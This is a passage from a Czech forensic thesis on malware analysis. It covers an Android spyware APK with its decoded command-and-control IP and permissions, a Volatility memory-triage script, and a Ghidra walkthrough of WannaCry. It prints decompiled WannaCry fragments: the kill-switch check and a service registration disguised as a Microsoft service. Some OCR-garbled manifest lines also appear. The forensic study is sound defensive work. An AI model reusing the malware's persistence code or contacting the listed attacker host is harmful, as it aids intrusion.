
„116, 99, 112, 58, 47, 47, 56, 52, 46, 50, 50, 46, 49, 49, 53, 46, 49, 52, 51, 58, 52, 52, 51“.

Na obrázku č. 14 je uveden jednoduchý script Pythonu, kterým je možné převést tyto znaky na text.



Obrázek č. 14 - Script pro převod hodnot na znaky

Zjištění majitele IP adresy lze provést v internetovém registru adres příkazem „`whois 84.22.115.143`“:




Obrázek č. 15 - Výpis příkazu whois

Z výpisu na obrázku 15. je patrné, že zjištěná IP adresa patří do adresního rozsahu (tzv. poolu) 84.22.115.0-84.22.115.255, který patří spol. s názvem TILAA, s adresou Willemsplein 2, Hertogenbosch v Holandsku. V internetovém vyhledávači je pak možné zjistit, že společnost TILAA[30] poskytuje pronájem VPS (virtuálních privátních serverů).

Dalším krokem orgánů v činných v trestním řízení tedy bude šetření ve spol. TILAA, prostřednictvím mezinárodní policejní spolupráce za účelem zjištění totožnosti osoby, která si VPS s IP adresou 84.22.115.143 pronajala, ev. OČTŘ vyžádají tzv. „freezing“ – tedy zajištění registračních a přístupových údajů a zejména obsahu datového úložiště zájmového VPS pro další analýzu, která by mohla pomoci zjistit, jakým způsobem byl napadený telefon ovládán, jaká data byla z telefonu získána atd. V českém právním prostředí je tento institut upraven §7b zákona č. 141/1961 Sb., přičemž vyžadování tzv. freezingu u domácích poskytovatelů internetových služeb (VPS, webhosting, FTP, Cloud…) se provádí prostřednictví odboru T2, Útvaru zvláštních činností, Služby kriminální policie a vyšetřování, Policie České republiky.

Zbývá ještě prohlédnout obsah souboru „AndroidManifest.xml“. K tomu je zapotřebí rozbalení a dekódování souboru „base.apk“. K tomu lze použít nástroj apktool.

Syntaxe příkazu k rozbalení a dekódování je: „`apktool d nazev.apk`“ (viz. Obrázek č. 16)



Obrázek č. 16 - Výpis příkazu apktool

[30] https://www.tilaa.com

Příkaz vytvoří v aktuálním umístění složku s názvem „base“, která obsahuje rozbalené a dekódované soubory aplikace, mj. i soubor „`AndroidManifest.xml`“. Tento soubor je obligatorní pro každou Android kompatibilní aplikaci. Obsahuje základní informace o aplikaci a také seznam oprávnění, ke kterým má aplikace v telefonu přístup:

```
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
<uses-permission android:name="android.permission.CHANGE_WIFI_STATE"/>>
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
<uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
<uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
<uses-permission android:name="android.permission.SEND_SMS"/>ROWSABLE"/>
<uses-permission android:name="android.permission.RECEIVE_SMS"/>
<uses-permission android:name="android.permission.RECORD_AUDIO"/>
<uses-permission android:name="android.permission.CALL_PHONE"/>
<uses-permission
android:name="android.permission.READ_CONTACTS"/>.MainBroadcastReceiver">
<uses-permission android:name="android.permission.WRITE_CONTACTS"/>
<uses-permission android:name="android.permission.RECORD_AUDIO"/>LETED"/>
<uses-permission android:name="android.permission.CAMERA"/>
<uses-permission android:name="android.permission.READ_SMS"/>ce"/>
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.SET_WALLPAPER"/>
<uses-permission android:name="android.permission.READ_CALL_LOG"/>
<uses-permission android:name="android.permission.WRITE_CALL_LOG"/>
<uses-feature android:name="android.hardware.camera"/>
<uses-feature android:name="android.hardware.camera.autofocus"/>
<uses-feature android:name="android.hardware.microphone"/>
```

Vzhledem k tomu, že aplikace „base.apk“ je aplikací 3. strany, která navíc není pro uživatele viditelná v seznamu aplikací na display telefonu (tudíž jí nemůže ani vědomě spouštět a ovládat), je rozsah jejich oprávnění nanejvýše podezřelý. Z výpisu je patrné, že aplikace má mj. přístup ke zjišťování přibližné i přesné polohy, k uloženým kontaktům, k mikrofonu telefonu, k výpisu hovorů, ke čtení i

odesílání SMS, ke kameře, a to včetně funkce automatického ostření kamery, k internetu, k úložišti atd.

4.1.4. Závěr analýzy

Závěrem analýzy je tedy zjištění, že zkoumaná aplikace je jednoznačně malware pravděpodobně typu spyware, který umožňuje vzdálené ovládání zkoumaného mobilního telefonu, včetně jeho senzorů, tj. mikrofonu, kamery a GPS modul, a to bez vědomí uživatele. Aplikace komunikuje na vzdálený server na zjištěné IP adrese.

Ke statické i dynamické analýze aplikací pro OS Android lze využít i další nástroje jako je např. Android Studio[31], které nabízí velmi propracované a pohodlné grafické rozhraní, MobSF nebo apkanalyzer[32] pro příkazovou řádku.

4.2. Statická analýza malwaru v otisku paměti počítače

Předmětem této praktické ukázky je nastínění možného způsobu vyhodnocení potenciální kompromitace operačního systému MS Windows malwarem, a to analýzou obsahu operační paměti počítače s operačním systémem Microsoft Windows. Prověrka vzorku dat bude provedena prostřednictvím výše popsaného nástroje Volatility, instalovaném ve forenzně analytické linuxové distribuci SIFT.

Předmětem analýzy je vzorek s následujícími parametry:

- Název souboru: mem2_image.raw
- Velikost souboru: 524.288 kB
- SHA256 Hash: 76e8be1a3761878325fdff39a5ab1ff84922a0b18947e5268dd9175795ad2bf0

4.2.1. Průzkum obsahu paměti

Hledání malwaru v otisku paměti je možné provádět jednak metodou analýzy procesů, které byly spuštěny v době zajištění obsahu paměti a dále metodou

[31] https://developer.android.com/studio
[32] https://developer.android.com/studio/command-line/apkanalyzer

hledání malware nahraného a spuštěného v paměti v době zajištění obsahu paměti.

K analýze budou využity moduly pslist, psscan, pstree, psxview, malfind, moddump, dlldump, detecting shellcode, clamscan a leveraging AV integrované v nástroji Volatility.


K analýze je tedy předložen výpis (tzv. dump nebo image) paměti obsažený v souboru „mem2_image.raw“, který byl zkopírován do forenzního virtuálního stroje SIFT. Pro automatizaci analytických úloh byl připraven následující bash script:

```
#! /bin/bash
mkdir vysledky
mkdir exporty
res=vysledky
exp=exporty
date > $res/imageinfo_"$1"_.txt
vol.py -f $1 imageinfo | tee -a $res/imageinfo_"$1"\_.txt
echo ""
echo "Zadej KDBG signaturu pro tuto memory image, napr. Win7SP2"
read kdbg
echo ""
echo "Je vybran profil OS :  --profile="$kdbg
# odeslani vsech chybovych hlaseni do NULL
exec 2>/dev/null
# CAST 1: moduly k hledani podezrelych procesu
vol.py -f $1 --profile=$kdbg pslist > $res/pslist_$1\_.txt
vol.py -f $1 --profile=$kdbg psscan 1>$res/psscan_$1\_.txt
vol.py -f $1 --profile=$kdbg pstree > $res/pstree_$1\_.txt
vol.py -f $1 --profile=$kdbg psxview > $res/psxview_$1\_.txt
#  POST PROCESSING LOGIKA - faze 1
grep -E -i "false" $res/psxview_$1\_.txt >
$res/psxview_false_$1\_.txt
grep -E -i "(system|wininit|lsass|lsaiso|lsm|services)"
$res/pslist_$1\_.txt > $res/pslist_singletons_$1\_.txt
grep -E -i
"(system|wininit|lsass|lsaiso|lsm|services|sms|taskhost|winlogon|
iexplore|explorer|svchost|csrss)" $res/pslist_$1\_.txt >
$res/pslist_windowscore_$1\_.txt
grep -E -i -v
"(system|wininit|lsass|lsaiso|lsm|services|sms|taskhost|winlogon|
iexplore|explorer|svchost|csrss)" $res/pslist_$1\_.txt >
$res/pslist_exclude_windows_core_$1\_.txt
echo "Taskhost trideni:
```

```
nazev taskhost je odlisny v ruznych verzich operacnich systemu!
Vyber spravny nazev!
- taskhost.exe pro Win7
- taskhostex.exe pro Win8
- taskhostw.exe pro Win10
********************" >> $res/pslist_taskhostcheck_$1\_.txt
grep -E -i "taskhost" $res/pslist_$1\_.txt >>
$res/pslist_taskhostcheck_$1\_.txt
echo "Taskhost trideni:
nazev taskhost je odlisny v ruznych verzich operacnich systemu!
Vyber spravny nazev!
- taskhost.exe pro Win7
- taskhostex.exe pro Win8
- taskhostw.exe pro Win10
********************" >> $res/psscan_taskhostcheck_$1\_.txt
grep -E -i "taskhost" $res/psscan_$1\_.txt >>
$res/psscan_taskhostcheck_$1\_.txt
vol.py -f $1 --profile=$kdbg malfind > $res/malfind_$1\_.txt
vol.py -f $1 --profile=$kdbg malfind -D $exp
file $exp/* > $res/malfind_file_check_$1\_.txt
vol.py -f $1 --profile=$kdbg dlldump -D $exp
vol.py -f $1 --profile=$kdbg moddump -D $exp
clamscan $exp | grep -v ": OK$" > $res/clamscan_$1\_.txt
md5sum $exp/* > $res/md5_exports_$1\_.txt
cut -d " " -f1 $res/md5_exports_$1\_.txt >
$res/md5_exports_just_md5s_$1\_.txt
vol.py -f $1 --profile=$kdbg dlllist > $res/dlllist_$1\_.txt
vol.py -f $1 --profile=$kdbg shimcache > $res/shimcache_$1\_.txt
vol.py -f $1 --profile=$kdbg shimcachemem >
$res/shimcachemem_$1\_.txt
vol.py -f $1 --profile=$kdbg mftparser > $res/mftparser_$1\_.txt
vol.py -f $1 --profile=$kdbg mftparser --output=body | mactime -d
-z UTC-0 > $res/mftparser_mactime_$1\_.csv
grep -E -o -i "[\\][a-z0-9A-Z]{1,4}\.(exe|bat|dll|py|txt|vbs)"
$res/mftparser_$1\_.txt | sort | uniq -c | sort -n >
$res/mftparser_notables_$1\_.txt
cut -d "," -f8 $res/mftparser_mactime_$1\_.txt | grep -E -o -i
"[^ ]*[\\][a-z0-9A-Z]{1,4}\.(exe|bat|dll|py|txt|vbs)" | sort |
uniq -c | sort -n > $res/mftparser_mactime_notables_$1\_.txt
grep -E -i "[\\][a-z0-9A-Z]{1,4}\.(exe|bat|dll|py|txt|vbs)"
$res/dlllist_$1\_.* | sort | uniq -c | sort -n >
$res/dlllist_notables_$1\_.txt
echo "autovol.py hotovo"
```

Spuštěním tohoto scriptu příkazem „`./autovol.sh mem2_image.raw`“ dojde k vytvoření adresáře „vysledky“, do kterého jsou ukládány informace o provedené analýze jednotlivými moduly (psscan, pslist, pstree…) a k vytvoření adresáře

„exporty“, do kterého jsou ukládány soubory získané z obrazu paměti. Tyto soubory jsou poté dále analyzovány moduly malfind a clamscan, které provádějí vyhledávání signatur známého malwaru a zprávy o výsledcích ukládají do adresáře „vysledky“. Prohlídkou souboru „clamscan_mem2_image.raw_.txt“, který obsahuje zprávu o antivirové analýze, je možné zjistit, že v obrazu paměti se nachází 2 infikované soubory, jak je patrné z obrázku č. 17:



Obrázek č. 17 - Výsledek antivirové analýzy Clamscan

Jedná o známý ransomware jménem WannaCry, což je druh vyděračského malware, který po spuštění zašifruje obsah disku počítače s OS Windows a pro dešifrování požaduje platbu na Bitcoinovou peněženku útočníka.

4.2.2. Reverzní inženýrství programu WannaCry

Pro předvedení částečné analýzy toho malwaru, použijeme open-source disassembler a dekompilátor Ghidra[33], původně vyvinutý americkou agenturou NSA.


Po spuštění nástroje Ghidra je zapotřebí vytvořit nový projekt, do něj naimportovat zkoumaný soubor, otevřít „Browser explorer“ a Ghidra provede interní analýzu souboru.

Pro začátek je potřeba najít hlavní funkci programu (entry point) ve zkoumaném souboru. V jazyku C/C++ je hlavní funkcí (funkcí, která se volá po spuštění

[33] https://ghidra-sre.org/


programu) funkce WinMain() pro Win32 grafické aplikace nebo main() pro aplikace běžící v příkazové řádce.

V okně „Symbol Tree“ v záložce „Exports“ se nachází funkce entry. Po poklepání na název funkce se kurzor v okně dekompilátoru (okno vpravo) zobrazí zdrojový kód funkce entry, která reprezentuje funkci WinMain() (viz. Obrázek č. 18).




Obrázek č. 18 - Okno nástroje Ghidra se zobrazenou funkcí „entry“

Ve funkci „entry“ se nachází volání dalších funkcí, čímž dochází k větvení programu. Nástroj Ghidra umožňuje graficky znázornit interaktivní strom volání funkcí, pro jehož zobrazení je potřeba kliknout na volbu „Function Call Graph“, v záložce „Window“ v hlavním menu. Na obrázku č. 19 je zobrazen strom funkcí, které jsou funkcí „entry“ volány.




Obrázek č. 19 - Ukázka okna Function Call Graph

Dvojitým poklepáním na názvy jednotlivých funkcí je možné nahlížet na další volání, která jednotlivé funkce obsahují. Tímto nástrojem lze získat lepší přehled o vnitřní struktuře programu (viz Obrázek č. .



Obrázek č. 20 - Strom volání funkcí

Název funkce „FUN_00408140“ odkazuje na adresu registru paměti, na které se funkce nachází, aby se s funkcí lépe pracovalo, je možné jí přejmenovat například na „ZAJIMAVA_FCE“ (viz Obrázek č. 21).




Obrázek č. 21 - Přejmenování funkce

V těle funkce „ZAJIMAVA_FCE“ se nachází volání funkcí s názvy „InternetOpenA“ a „InternetOpenURLA“. Dle dokumentace Win32 API Wininet[34], funkce

[34] https://docs.microsoft.com/en-us/windows/win32/api/wininet/nf-wininet-internetopena

„InternetOpenA“ inicializuje internetové připojení prostřednictvím podporovaných IP protokolů. V případě úspěšného připojení vytváří tzv. handler, který se předává jako parametr funkci „InternetOpenURLA“. Tato funkce se pokusí připojit k URL adrese, která se nachází v proměnné „puVar3“, jak je vidět na obrázku č. 22.



Obrázek č. 22 - Obsah proměnné puVar3 ve funkci "ZAJIMAVA_FCE"

V případě, že funkce „InternetOpenURLA“ vrátí hodnotu „0“ tj. pokud se nepodaří připojení k uvedené URL adrese, dojde k ukončení připojení a k zavolání funkce s názvem „FUN_00408090“ a program dále pokračuje ve své činnosti. Pokud by však funkce „InternetOpenURLA“ vrátila jinou hodnotu než „0“, dojde rovnou k ukončení spojení a následně celého programu. Toto řešení funguje jako tzv.“Kill Switch“ aplikace (viz obrázek č. 23).

```
39  uVar1 = InternetOpenA(0,1);
40  iVar2 = InternetOpenUrlA(uVar1,&uStack100,0,0,0x84000000,0);
41  if (iVar2 == 0) {
42    InternetCloseHandle(uVar1);
43    InternetCloseHandle(0);
44    FUN_00408090();
45    return 0;
46  }
47  InternetCloseHandle(uVar1);
48  InternetCloseHandle(iVar2);
49  return 0;
```

Obrázek č. 23 - Kill Switch programu WannaCry

Ověřením dostupnosti URL adresy v proměnné „puVar3“ bylo zjištěno, že adresa „http://www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com/“ je registrována spol. KryptosLogic. Z tohoto důvodu by se návratová hodnota funkce „InternetOpenURLA“ nerovnala 0 a došlo by k ukončení programu WannaCry, aniž by v systému provedl nějaké změny. Tato podivná funkcionalita programu WannaCry byla jeho tvůrci implementována pravděpodobně pro případ potřeby budoucího hromadného znefunkčnění spouštění všech dalších kopií programu, a to prostou registrací uvedené domény.

(pozn. *Uvedená „nesmyslná“ URL adresa byla zaregistrována záměrně, jako obrana proti ransomwaru WannaCry. Tímto opatřením došlo prakticky okamžitě k znefunkčnění dalších instalací tohoto malwaru. Viz https://www.wired.com/2017/05/accidental-kill-switch-slowed-fridays-massive-ransomware-attack/*)

Pokud by uvedená adresa registrována nebyla, došlo by k volání funkce „FUN_00408090“ a program by pokračoval.

Procházením dalších volaných funkcí, byla objevena zajímavá funkce s názvem „FUN_00407c40“, která zajišťuje, že spuštěný program WannaCry se v operačním systému zaregistruje jako služba s názvem „Microsoft Security Center 2.0“, jak ukazuje obrázek č. 24.

Decompile: FUN_00407c40 - (wannacry)

```
1
2  undefined4 FUN_00407c40(void)
3
4  {
5    SC_HANDLE hSCManager;
6    SC_HANDLE hService;
7    char local_104 [260];
8
9    sprintf(local_104,s_%s_-m_security_00431330,&lpFilename_0070f760);
10   hSCManager = OpenSCManagerA((LPCSTR)0x0,(LPCSTR)0x0,0xf003f);
11   if (hSCManager != (SC_HANDLE)0x0) {
12     hService = CreateServiceA(hSCManager,s_mssecsvc2.0_004312fc,
13                               s_Microsoft_Security_Center_(2.0)_S_00431308,0xf01ff,0x10,2,1,
14                               local_104,(LPCSTR)0x0,(LPDWORD)0x0,(LPCSTR)0x0,(LPCSTR)0x0,(LPCSTR)0x0
15                              );
16     if (hService != (SC_HANDLE)0x0) {
17       StartServiceA(hService,0,(LPCSTR *)0x0);
18       CloseServiceHandle(hService);
19     }
20     CloseServiceHandle(hSCManager);
21     return 0;
22   }
23   return 0;
24 }
```

Obrázek č. 24 - Registrace služby

Takové pojmenování má opticky působit jako důvěryhodná systémová služba vydaná přímo spol. Microsoft.

4.2.3. Závěr analýzy

V otisku paměti byla nalezena data, jejichž signatura odpovídá známému ransomware WannaCry. Kompletní analýza tohoto malwaru by dalece překročila

povolený rozsah této práce. Vzhledem k tomu, že funkcionalita WannaCry je dostatečně popsána v otevřených zdrojích[35] není potřeba v analýze dále pokračovat.


4.3. Dynamická analýza malware

Jako další ukázka je předvedena dynamická analýza vzorku dat. Zkoumaný soubor je analyzován z hlediska změn prováděných v systému, procesů volaných po spuštění souboru a z hlediska jeho případné síťové aktivity. Analýza je prováděna v izolovaném prostředí virtuálního počítače, konkrétně v distribuci FlareVM.

Předmětem analýzy je vzorek s následujícími parametry:

- Název souboru: Skype.exe
- Velikost souboru: 273 407 B
- SHA256 Hash: b332cb7edcb82fe4b5f3c01a01153bd9f0aaaf0beb38618a9d4b0c09f773eed5

Linuxovým nástrojem „file“ bylo zjištěno, že zkoumaný vzorek je typu PE32, tedy spustitelný soubor OS Windows (viz. Obrázek č. 25).



Obrázek č. 25 - Výstup příkazu "file"

